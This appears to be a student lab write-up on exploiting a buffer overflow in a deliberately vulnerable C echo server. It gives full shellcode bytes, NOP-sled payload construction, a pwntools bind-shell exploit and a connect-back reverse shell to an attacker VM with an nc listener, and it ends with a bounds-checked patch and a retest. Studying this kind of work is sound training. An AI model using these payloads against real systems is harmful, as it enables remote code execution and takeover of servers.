Code Review:

Inside of function main, there exists a function call to *handle_connection()*. This function first creates a c-string of 500 bytes and later passes it to *get_internet_data()*. From its own description, the function will read what the client sends byte by byte and store it in the allocated buffer (500 bytes), following this, the function returns the length of the input from the client.

The vulnerability lies in not asserting the length of the buffer in *get_internet_data()*. In this scenario you're passing a pointer to the start address, and presuming the length of the input from the client will be small enough to fit into the buffer.


```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
    char *ptr, buffer[500];
    int length;

    length =  get_internet_data(sockfd, buffer);
```

```
unsigned int get_internet_data(int sockfd, char *dest_buffer) {
    char *ptr;
    ptr = dest_buffer;
    while(recv(sockfd, ptr, 1, 0) == 1) { // read a single byte
        if(*ptr == '\n') { // does this byte match \n
            *ptr = '\0'; // terminate the string
            return strlen(dest_buffer); // return bytes recevied
        }
        ptr++; // increment the pointer to the next byte;
    }
    return 0; // didn't find the end of line characters
```

The issue with this is if a client sends too large of an input without a newline, you can cause an overflow of the buffer, and force execution to access memory it should not, thereby corrupting adjacent memory locations. Best case scenario some data is corrupted, and worst case scenario is that control over server is given to the client. Either scenario contradicts the Confidentiality, Integrity, and Availability of the app.

Creating the Makefile:


```
COMPILER = g++
COMPILER_FLAGS = -c -g -std=c++17 -m32
BUILD_FLAGS = -m32 -fno-stack-protector -z execstack -no-pie

echoServer: echoServer.cpp
    $(COMPILER) $(COMPILER_FLAGS) echoServer.cpp
    $(COMPILER) $(BUILD_FLAGS) echoServer.o -o echoServer

clean:
    rm -f *.o
```



Crash the Server:


Continuing from the code analysis above, it should be the case that a sufficiently large input will crash the program due to corrupted data in the memory addresses inside the range of our input. After some trial and error I found that the required amount of junk is 509 bytes (plus <cr><lf>) to crash the server.

- **python -c 'print("A"*509, end="\r\n")' | telnet <target Server> <port number>**
    - This will send the junk to the server.



From the image above, we can see the seg fault occurring on the listener instance on the left side terminal. On the right is the command run. However in a real setting we won't see the servers status in our terminal, but we can still check we have successfully downed the server by re-attempting a connection:

- **telnet <target address> <port number>**
    - To reconnect to the target and assert the server is unresponsive



Exploit Using Local Shellcode:

Taking advantage of GDB-peda I first generated a random buffer using

- **gdb -q**
  - Start GDB session
- **pattern create 600 > pattern.txt**
  - As I know that a value greater than 509 will crash the program
- **exec-file echoServer**
  - Binds the gdb session to the executable
- **Break handle_connection**
  - Set a breakpoint as I'll need the address of the buffer later.
- **Cat pattern.txt | telnet 127.0.0.1 200**
  - On a separate terminal feed buffer to port
- **run**
  - Will run the executable and feed the pattern as input

```
gdb-peda$ p /x des_buffer
No symbol "des_buffer" in current context.
gdb-peda$ p /x dest_buffer
$1 = 0xffffbcf8
gdb-peda$ p /x &dest_buffer
$2 = 0xffffbce4
gdb-peda$ p /x $ebp+4
$3 = 0xffffbcdc
gdb-peda$ continue
Continuing.
```

The program should crash, and if you're told execution stopped due to ***SIGSEV*** then that's a good sign the pattern buffer from *pattern.txt* has successfully caused a segmentation fault. The good part of doing things this way is that the contents of the registers are preserved in the gdb session and we can continue to analyze.

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x08049bad in handle_connection (sockfd=0x416a7341, client_addr_ptr=0x73413973) at echoServer.cpp:70
70          printf("Got request from %s:%d \"%s\"\n", inet_ntoa(client_addr_ptr->sin_addr), ntohs(client_ad
buffer);
gdb-peda$ x/x $ebp+4
0xffffbefc:     0x38
gdb-peda$ p /x 0xffffbefc-0xffffbce4
$4 = 0x218
gdb-peda$ p /u 0xffffbefc-0xffffbce4
$5 = 536
```

The offset is found by subtracting the ebp+4 from the address of dest_buffer, the value is 536.
To write the shellcode exploit, the format is:

NOPSled | Exploit Code | Repeated Controlled Return Addr

Again, the return address is to the rear of the NOPsled, which will be 100 bytes. The size of the total exploit must be the offset+4 bytes, the extra 4 bytes is for the return address. I'll be using

the shellcode_root.bin file provided in the course repository, it has a **size of 35 bytes**, and the repeated return address will be 200 bytes, which is 50 * 4 bytes. The NOPSled size will be


NOPSled = Payload size - shellcode size - repeated return address


NOPSled = 536 - 35 - 200 (or 516)

NOPSled = 536 -35 - 200 = 301

Here are the commands to create payload from terminal

1) **python -c ‘import sys; sys.stdout.buffer.write(b”\x90”*301)’ > payload.bin**
2) **cat shellcode_root.bin >> payload.bin**
    a) This is the name of the .bin that contains the shellcode
3) **python -c ‘import sys; sys.stdout.buffer.write(b”\x5c\xbd\xff\xff”*50)’> > payload.bin**
    a) The repeated return address back to 100 bytes from start of buffer and into the NOPSled






We can see the payload is 538 bytes which corresponds to 536 bytes for offset+4 and an additional 2 bytes for the \r\n bytes to specify end of input.

To test, we simply run the server again

- **./echoServer**

And from a different terminal, use netcat to send the payload to the server

- **cat payload | nc -v 127.0.0.1 200**



Exploit Using Port-Binding Shellcode

A local exploit of a server program is unlikely, given that you would need access to the machine to pull this off, it does provide a good means of white-box testing. Remote exploits are a more realistic simulation of how an attacker will work.

To start, we need to generate a port binding shellcode, and this will be done using GDB peda.

1) **gdb**
    a) Start gdb-session. Running gdb as sudo will not create a gdb-session
2) **shellcode x86/linux bindport 9999 192.168.56.102**
    a) The syntax is actually shellcode arch/OS-type <port> <victim IP>
    b) The port should be one unlikely to be used by the server
    c) Copy + paste the shellcode from step 2 into a python file.

```
gdb-peda$ shellcode generate x86/linux bindport 9999 192.168.56.102
# x86/linux/bindport: 84 bytes
# port=9999, host=192.168.56.102
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"
    "\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"
    "\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"
    "\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"
    "\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xcd\x80"
)
```

NOTE: I cloned my VM to be able to attack from a separate VM, so I recompiled. Here are the differences:

- Return address &dest_buffer + 100 = 0xffffbe74
- The dest_buffer address also changed, however its not used here. My offset also remained the same

I called my python script *exploit.py.* Next step is to build the payload. Like above the format for payload is as follows:

NOPSled | Exploit Code | Repeated Controlled Return Addr

As I'm using the same program, in same environment

NOPSled = Payload size - shellcode size - repeated return address

NOPSled = 536 - 84- 200

NOPSled = 252

Here's how I built the payload


1) **Set the listening port, target_IP and the binding_port. Further I set the return address and number of times it will be repeated. Finally the shellcode is encoded**
    a) I like to declare all my variables towards the top

```
from pwn import *

target = '192.168.56.102'
listeningPort = 200
bindPort = 9999
# repeatAddr = p32(0xffffbd5c) #or 0xffffbe74
repeatAddr = p32(0xffffbe74)
repeat_num_times = 50

shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"
    "\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"
    "\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"
    "\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"
    "\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xcd\x80"
).encode('latin-1')
```


2) **Used the above algebra to create the NOPSled, and initialize an EOL string**
3) **Concatenate the strings (NOPSled + shellcode + return addr + eol)**
4) **Connect to targets listening port, and send the exploit**
5) **Connect to the targets bound port**
    a) To end the buffer

```
NOPSled = b"\x90"*(536-84-200)
print(f"The sled length is {len(NOPSled)}")
eol = b'\r\n'
returnAddr = repeatAddr*repeat_num_times

exploit_code = NOPSled + shellcode  + returnAddr + eol
print(f"The payload length is {len(exploit_code)}")
io = connect(target, listeningPort)
io.send(exploit_code)


io = connect(target, bindPort)
io.interactive()
```

On the victim machine I ran the echoServer program as root (not sudo!) and on a separate VM I cloned, I ran the python *exploit.py*.



Above is on the victim machine



This is the attacking machine

Exploit using Connect-back Shellcode

Due to typical security features of web servers such as firewalls, IDS, and IPS, connecting to a victim machine is much harder. However we can still exploit an outgoing connection from the server. For this use the same virtual machine as I did in the pwntools exploit performed above.

First thing to do is generate a connect-back shellcode

1) gdb -q
2) shellcode generate x86/linux connect 1234 192.168.56.113
    a) This IP is for the attacking machine, not the victim. I spent many hours stuck on this.
3) **python -c ‘import sys; sys.stdout.buffer.write(b”first_line”) > reverseShell.bin**
    a) Do this for every line of output from shellcode command in step 2

4) **wc -c reverseShell.bin**
    a) Need size to calculate NOPSled. What I got is 70 bytes

The exploit follows the same format as the previous

NOPSled | Exploit Code | Repeated Controlled Return Addr

NOPSled = Payload size - shellcode size - repeated return address

NOPSled = 536 - 70 - 200

NOPSled = 266


To write the exploit shellcode:

1) **python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*266)' > revPayload.bin**
2) **cat reverseShell.bin >> revPayload.bin**
3) **python3 -c 'import sys; sys.stdout.buffer.write(b"\x88\xbd\xff\xff"*50)' >> revPayload.bin**
    a) This address corresponds to the buffer base address + 100 (or 64 in hex)
4) **python3 -c 'import sys; sys.stdout.buffer.write(b"\r\n")' >> revPayload.bin**
5) **cat revPayload.bin | nc -v 192.168.56.102 200**
    a) Send payload to the server


```
┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/remoteExploitation/echoServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*266)' > revPayload.bin

┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/remoteExploitation/echoServer]
└─$ cat reverseShell.bin >> revPayload.bin

┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/remoteExploitation/echoServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x88\xbd\xff\xff"*50)' >> revPayload.bin

┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/remoteExploitation/echoServer]
└─$ wc -c revPayload.bin
536 revPayload.bin

┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/remoteExploitation/echoServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\r\n")' >> revPayload.bin


┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/remoteExploitation/echoServer]
└─$ wc -c revPayload.bin
538 revPayload.bin
```

Before sending the payload we need to start a sever for the victim server to connect back to. In generating the shellcode, the port we specified is the one the server will connect back to:

1) **nc -v -l -p 1234**
    a) This makes a netcat server listening on port 1234
2) **cat revPayload.bin | nc -v 192.168.56.102 200**
    a) This sends the payload to the server, the port is the servers port, and IP is for the server too
    b) This should be run on a separate terminal from step 1



The victim machine is run as root too.



More on next page

Patching the Vulnerability

From the whitebox testing, we know that the buffer contains a length of 500 bytes, and the reading occurs in *get_internet_data()*.What I did:


- Instead of a while loop that will read until the newline character is read, and then place null-terminator, I read for a maximum of 499 bytes, then if either we reach 500th position, or newline character is read - I append the null terminator
    - TThe value 499 is because c-strings need a null terminator somewhere, and I place it in the last index
- True to the original purpose of the program, we return the number of characters read.
    - During my internship I learnt that security is developed as the software is developed, there's a whole class of Developers for this - called *DevSecOps.* So even though the length isn't used again, when patching we should not assume to change the tasks the code attempts to complete - just make it do so safely.

```
unsigned int get_internet_data(int sockfd, char *dest_buffer) {
   char *ptr;
   ptr = dest_buffer;
   for(int x =0; x < 499; x++){
      if (recv(sockfd, ptr, 1, 0) == 1){
         if(*ptr == '\n')// does this byte match \n
            break;
         ptr++;
      }
   }
   *ptr = '\0'; // terminate the string
   return strlen(dest_buffer); // return bytes recevied
}
```

To test the vulnerability, I re-use the *Pattern.txt* file I made when trying to find offset value. This had a length of 600 bytes and try to cause a seg fault

- **cat pattern.txt | nc -v 127.0.0.1 200**
    - This will send the file to localhost on port 200


```
┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/re
└─$ wc -c pattern.txt
600 pattern.txt

┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/re
└─$ cat pattern.txt | netcat -v 127.0.0.1 200
localhost [127.0.0.1] 200 (?) open
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA
AKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAAR
AAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%
dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA
%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsB
AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6
```




On the server side, we see the buffer was not overflowed.

To really be sure I try to re-launch the local exploit that was made…

- cat localPayload.sh | nc -v 127.0.0.1 200





As we see, even the designed local exploit could not take control!